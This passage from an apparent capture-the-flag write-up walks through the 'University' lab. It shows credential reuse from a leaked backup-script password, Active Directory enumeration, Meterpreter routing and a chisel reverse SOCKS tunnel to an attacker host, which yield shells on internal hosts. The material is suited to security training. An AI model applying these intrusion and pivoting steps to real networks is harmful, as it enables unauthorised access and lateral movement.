
Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  24215  fil   2023-01-25 03:03:14 -0500  DB-Backup-2023-01-25.zip
100666/rw-rw-rw-  24215  fil   2023-02-25 03:03:46 -0500  DB-Backup-2023-02-25.zip
100666/rw-rw-rw-  24215  fil   2023-03-25 03:03:56 -0400  DB-Backup-2023-03-25.zip
100666/rw-rw-rw-  24215  fil   2023-04-25 03:04:18 -0400  DB-Backup-2023-04-25.zip
100666/rw-rw-rw-  24215  fil   2023-05-25 03:04:28 -0400  DB-Backup-2023-05-25.zip
100666/rw-rw-rw-  24215  fil   2023-06-25 03:04:40 -0400  DB-Backup-2023-06-25.zip
100666/rw-rw-rw-  24215  fil   2023-07-25 03:04:49 -0400  DB-Backup-2023-07-25.zip
100666/rw-rw-rw-  24215  fil   2023-08-25 03:04:58 -0400  DB-Backup-2023-08-25.zip
100666/rw-rw-rw-  24215  fil   2023-09-25 03:05:05 -0400  DB-Backup-2023-09-25.zip
100666/rw-rw-rw-  24215  fil   2023-10-25 03:05:15 -0400  DB-Backup-2023-10-25.zip
100666/rw-rw-rw-  24215  fil   2023-11-25 03:05:23 -0500  DB-Backup-2023-11-25.zip
100666/rw-rw-rw-  24215  fil   2023-12-25 03:05:53 -0500  DB-Backup-2023-12-25.zip
100666/rw-rw-rw-  24215  fil   2024-01-25 03:06:28 -0500  DB-Backup-2024-01-25.zip
100666/rw-rw-rw-  24215  fil   2024-02-25 03:06:36 -0500  DB-Backup-2024-02-25.zip
100666/rw-rw-rw-  24215  fil   2024-03-25 03:07:02 -0400  DB-Backup-2024-03-25.zip
100666/rw-rw-rw-  24215  fil   2024-04-25 03:07:11 -0400  DB-Backup-2024-04-25.zip
100666/rw-rw-rw-  386    fil   2024-10-14 12:35:30 -0400  db-backup-automator.ps1
```

The scripts leaks a password


```
(Meterpreter 1)(C:\web\DB Backups) > cat db-backup-automator.ps1
$sourcePath = "C:\Web\University\db.sqlite3"
$destinationPath = "C:\Web\DB Backups\"
$7zExePath = "C:\Program Files\7-Zip\7z.exe"

$zipFileName = "DB-Backup-$(Get-Date -Format 'yyyy-MM-dd').zip"
$zipFilePath = Join-Path -Path $destinationPath -ChildPath $zipFileName
$7zCommand = "& `"$7zExePath`" a `"$zipFilePath`" `"$sourcePath`" -p'WebAO1337'"
Invoke-Expression -Command $7zCommand
```

In addition, all the zip files have the same content



I try to decompress it with the password, but it fails



However, I can be authorized as wao with this password

```
$nxc smb dc.university.htb -u wao -p WebAO1337
SMB         10.10.11.39     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:university.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.39     445    DC               [+] university.htb\wao:WebAO1337
```

I can also winrm as wao

```
$nxc winrm dc.university.htb -u wao -p WebAO1337
WINRM       10.10.11.39     5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:university.htb)
WINRM       10.10.11.39     5985   DC               [+] university.htb\wao:WebAO1337 (Pwn3d!)
```

Check other computers and bloodhound

ipconfig shows there's another network on 192.168.99.0/24

```
PS C:\web\DB Backups> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Internal-VSwitch1):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::47c0:fbc9:2d7b:e4bb%6
   IPv4 Address. . . . . . . . . . . : 192.168.99.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::161
   IPv6 Address. . . . . . . . . . . : dead:beef::6c57:9d62:8554:aad5
   Link-local IPv6 Address . . . . . : fe80::f29b:4f91:a050:536%4
   IPv4 Address. . . . . . . . . . . : 10.10.11.39
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:a809%4
                                       10.10.10.2
```

I can find exact ip address

```
PS C:\web\DB Backups> get-adcomputer -filter * -properties * | select Name, Ipv4Address
get-adcomputer -filter * -properties * | select Name, Ipv4Address

Name          Ipv4Address
----          -----------
DC            10.10.11.39
WS-3          192.168.99.2
WS-1
WS-2
WS-4
WS-5
LAB-2         192.168.99.12
SETUPMACHINE 10.10.10.4
```

Run rusthound


```
┌─[parrot@parrot]─[~/Documents/university]
└──╼ $sudo ntpdate dc.university.htb
2025-08-14 00:50:00.768984 (-0400) +86409.218447 +/- 0.019573 dc.university.htb 10.10.11.39 s1 no-leap
CLOCK: time stepped by 86409.218447
CLOCK: time changed from 2025-08-13 to 2025-08-14
┌─[parrot@parrot]─[~/Documents/university]
└──╼ $nxc smb dc.university.htb -u wao -p WebAO1337 --generate-krb5-file krb5.conf
SMB         10.10.11.39     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:university.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.39     445    DC               [+] university.htb\wao:WebAO1337
┌─[parrot@parrot]─[~/Documents/university]
└──╼ $sudo cp krb5.conf /etc/krb5.conf
┌─[parrot@parrot]─[~/Documents/university]
└──╼ $getTGT.py 'university.htb/wao:WebAO1337'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in wao.ccache
┌─[parrot@parrot]─[~/Documents/university]
└──╼ $KRB5CCNAME=wao.ccache rusthound-ce -k -c All -d university.htb -f dc.university.htb
---------------------------------------------------
Initializing RustHound-CE at 00:51:06 on 08/14/25
Powered by @g0h4n_0
---------------------------------------------------


[2025-08-14T04:51:06Z INFO  rusthound_ce] Verbosity level: Info
[2025-08-14T04:51:06Z INFO  rusthound_ce] Collection method: All
[2025-08-14T04:51:06Z INFO  rusthound_ce::ldap] Connected to UNIVERSITY.HTB Active Directory!
[2025-08-14T04:51:06Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-08-14T04:51:06Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-14T04:51:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=university,DC=htb
[2025-08-14T04:51:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
```


Edit domains.json(Remove domaindnszones & forestdnszones) and upload json files

wao does not have anything to do



But it shows ws-3 has unconstrained delegation





Get shell in ws-3 and lab-2

Let's check available ports of ws-3 and lab-2. First run autoroute -s

```
(Meterpreter 1)(C:\web\DB Backups) > run autoroute -s 192.168.99.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.99.0/255.255.255.0...
[+] Added route to 192.168.99.0/255.255.255.0 via 10.10.11.39
[*] Use the -p option to list all active routes
```

Run tcp scanner on ws-3

```
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 192.168.99.2
rhosts => 192.168.99.2
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> run
[+] 192.168.99.2          - 192.168.99.2:135 - TCP OPEN
[+] 192.168.99.2          - 192.168.99.2:139 - TCP OPEN
[+] 192.168.99.2          - 192.168.99.2:445 - TCP OPEN
[+] 192.168.99.2          - 192.168.99.2:5985 - TCP OPEN
```

Run tcp scanner on lab-2

```
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> set rhosts 192.168.99.12
rhosts => 192.168.99.12
[msf](Jobs:0 Agents:2) auxiliary(scanner/portscan/tcp) >> run
[+] 192.168.99.12         - 192.168.99.12:22 - TCP OPEN
```

I can guess that ws-3 is windows(smb, winrm) and lab-2 is linux(ssh). I can try login by using dc as pivot. First, update /etc/hosts

```
10.10.11.39 university.htb dc.university.htb dc$
192.168.99.2 ws-3.university.htb ws-3$
192.168.99.12 lab-2.university.htb lab-2$
```

Upload chisel and run both server & client

```
└─ $./chisel server --reverse --port 8001
2025/08/14 03:34:15 server: Reverse tunnelling enabled
2025/08/14 03:34:15 server: Fingerprint 92PU7WlvtTWYgozZT52OIVPwRDsYngC1WG+Ff7J/MGk=
2025/08/14 03:34:15 server: Listening on http://0.0.0.0:8001
2025/08/14 03:36:24 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
C:\programdata>.\chisel.exe client 10.10.16.10:8001 R:socks
.\chisel.exe client 10.10.16.10:8001 R:socks
2025/08/14 00:36:24 client: Connecting to ws://10.10.16.10:8001
2025/08/14 00:36:24 client: Connected (Latency 37.6275ms)
```

Run nxc

```
┌[parrot@parrot]-[~/Documents/university]
└─ $proxychains4 nxc ssh lab-2 -u wao -p WebAO1337
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.12:22  ...  OK
SSH         192.168.99.12   22     lab-2            [*] SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.7
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.12:22  ...  OK
SSH         192.168.99.12   22     lab-2            [*] Current user: 'wao' was in 'sudo' group, please try '--sudo-check' to check if user can run sudo shell
SSH         192.168.99.12   22     lab-2            [+] wao:WebAO1337  Linux - Shell access!
┌[parrot@parrot]-[~/Documents/university]
└─ $proxychains4 nxc winrm ws-3 -u wao -p WebAO1337
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
WINRM       192.168.99.2    5985   WS-3             [*] Windows 10 / Server 2019 Build 17763 (name:WS-3) (domain:university.htb)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
WINRM       192.168.99.2    5985   WS-3             [+] university.htb\wao:WebAO1337 (Pwn3d!)
```

I can get shell for both of them

```
└─ $proxychains4 ssh wao@lab-2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.12:22  ...  OK
-------------------------[!]WARNING[!]-----------------------------
|This LAB is created for web app features testing purposes ONLY....|
|Please DO NOT leave any critical information while this machine is|
|       accessible by all the "Web Developers" as sudo users       |
-------------------------------------------------------------------
wao@lab-2's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Oct 21 17:11:58 2024 from 192.168.99.1
wao@LAB-2:~$
```

```
└─ $proxychains evil-winrm -i ws-3.university.htb -u wao -p WebAO1337
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\wao\Documents>
```

For linux shell, I can simply become root with sudo su -

```
wao@LAB-2:~$ sudo su -
[sudo] password for wao:
root@LAB-2:~#
```


Get martin.T on ws-3

I can see someone is using explorer on ws-3

